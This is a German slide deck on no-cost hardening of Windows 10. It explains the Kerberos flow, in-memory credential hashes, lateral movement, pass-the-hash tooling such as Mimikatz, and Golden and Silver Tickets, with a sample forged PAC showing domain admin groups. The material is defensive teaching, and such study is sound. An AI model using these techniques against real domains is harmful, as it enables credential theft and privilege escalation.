



Gunnar Haslinger

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten



GHaslinger

<https://hitco.at/blog>

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

Windows 10 – Warum relevant?

- Offiziell verfügbar seit 29.07.2015, 300 Mio Geräte (Stand: 05.05.2016)
- Lifecycle: **NT4** -> ~~2000~~ -> **XP** -> ~~Vista~~ -> **W7** -> ~~W8~~ -> ~~W8.1~~ -> **W10**
- Windows 7 – derzeit extended Support Periode: Ablauf Jänner 2020
- Windows 10 im Unternehmensumfeld (Professional / Enterprise Edition)

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

~~Low Budget?~~ -> No Budget!* – Warum relevant?

* gratis, keine monetären Zusatzkosten, aber hoffentlich nicht umsonst

- Weil das IT-Budget knapp ist
- Weil IT-Security keinen Gewinn abwirft, sondern als Kostenfaktor gesehen wird.
- Weils sicher sein soll, aber nichts kosten darf!



Inhalt

1. Einleitung
2. Bestandsaufnahme – Windows 10 Security
3. Realisierungsvorschläge
4. Conclusio
5. Anhänge

Ziel dieses Vortrages

- Überblick geben
- Interesse für die Themen wecken

Interesse geweckt?


- > Kapitel im Paper lesen!
- > Diskussion, Planung und Bearbeitung starten

1. Einleitung	14
1.1. Änderungen im Windows Lifecycle-Modell	15
1.2. Ablöse von Windows XP / Vista / 7 / 8 / 8.1	16
1.3. Die zehn Regeln der IT-Sicherheit	16
1.4. Schutzbedarf und Angreifer	17
1.4.1. Schutzbedarfsfeststellung	18
1.4.2. Klassifizierung von Angreifern und Angriffen	19
1.5. No-Budget IT-Security	21

2.	Bestandsaufnahme – Windows 10 Security	22
2.1.	Policies (Gruppenrichtlinien / Group Policies)	22
2.2.	Hardware-Security: Secure-Boot, UEFI, TPM	25
2.2.1.	Attestation mittels TPM	26
2.2.2.	Health Attestation	27
2.3.	Kennwörter, Hashes, Tickets, Pass-the-Hash Angriffe	28
2.3.1.	PtH-Tools: Mimikatz & Windows Credential Editor	30
2.3.2.	Pass-the-Hash und Overpass-the-Hash näher betrachtet	31
2.3.3.	Kerberos Golden-Tickets und Silver-Tickets	35
2.3.4.	Remote Desktop Zugriffe	38
2.3.5.	Zwei-Faktor-Authentifizierung, Smartcards	38
2.3.6.	Brisanz der Pass-the-Hash Thematik	39
2.3.7.	Gegenstrategien	39


Single-Sign-On = Hashes und Tickets im RAM

- Passwort -> Hash
- Kerberos
- Authentifizierung
- SSO
- Memory durchsuchen



Lateral Movement


- Privilege-Escalation -> Ausbreitung des Angriffs
- Lokale Konten, Domänen-Konten



Kerberos

Benutzer (Principal) möchte auf Server (Service) zugreifen:

1. Benutzer fordert mit seiner UserID aber ohne Kennwort beim **Authentication Server (AS)** ein **Ticket Granting Ticket (TGT)** an.



2. **Authentication Server (AS)** prüft Anfrage.
Wenn Anfrage laut Realm-DB zulässig ist, wird ein **Ticket-Granting-Ticket (TGT)** ausgestellt. Bis zu diesem Zeitpunkt wurde noch kein Kennwort geprüft, das TGT enthält u.a. UserID, Session-Key und Gültigkeitsdauer. Das TGT ist für den Ticket-Granting-Server mit dem **TGS-Key verschlüsselt**. Der zusätzlich übersandte **Session-Key** ist mit dem **Benutzer-Schlüssel verschlüsselt**, welcher sich vom Kennwort des Benutzers ableitet.

Realm-DB enthält Benutzer, Kennwörter, Service-Schlüssel, ...

5. **Ticket-Granting-Server (TGS)** prüft Anfrage, insbesondere den Authenticator, und **stellt ein Service-Ticket aus**. Der zusätzlich übersandte neue Session-Key ist mit dem alten Session-Key verschlüsselt.

7. **Server mit Service (z.B. Mailserver, Fileserver, ...)** prüft Anfrage, (insbesondere den Authenticator mit dem der Benutzer nachweist, dass er den Session-Key kennt) und erlaubt – sofern für das Service autorisiert – den Zugriff. Optional kann auch noch ein Server-Authenticator an den Benutzer zurückgegeben werden, sodass der Benutzer prüfen kann, ob er mit dem richtigen Server spricht. Optional in Schritt 6+7: Vereinbarung eines Schlüssels für das Applikationsprotokoll

3. Benutzer wird nun aufgefordert sein **Kennwort** einzugeben, um den **Session-Key zu entschlüsseln**.
4. Benutzer fordert beim **Ticket-Granting-Server** ein **Service-Ticket** an.
Hierzu sendet er **Ticket + Authenticator + Namen des Service** das er nutzen möchte an den Ticket-Granting-Server (TGS). Der Authenticator ist hierbei der Nachweis, dass er das Kennwort zum Entschlüsseln des Session-Key korrekt gewusst hat.


6. Benutzer fordert beim Server mit dem gewünschten Service mittels Service-Ticket den Zugriff an.
Hierzu sendet er **Ticket + Authenticator** an das Service. Der Authenticator ist hierbei der Nachweis, dass er den Session-Key kennt.

Overpass-the-Hash


Golden Ticket Silver Ticket

Privilege Attribute Certificate

Authorization data Microsoft (PAC)	
Username :	Administrateur
Domain SID	S-1-5-21-130452501-2365100805-3685010670
User ID	500 Administrateur
Groups ID	512 Admins du domaine
	519 Administrateurs de l'entreprise
	518 Administrateurs du schéma
	...
CHECKSUM_SRV - HMAC_MD5 - krbtgt	310b643c5316c8c3c70a10cfb17e2e3
CHECKSUM_KDC - HMAC_MD5 - krbtgt	310b643c5316c8c3c70a10cfb17e2e3

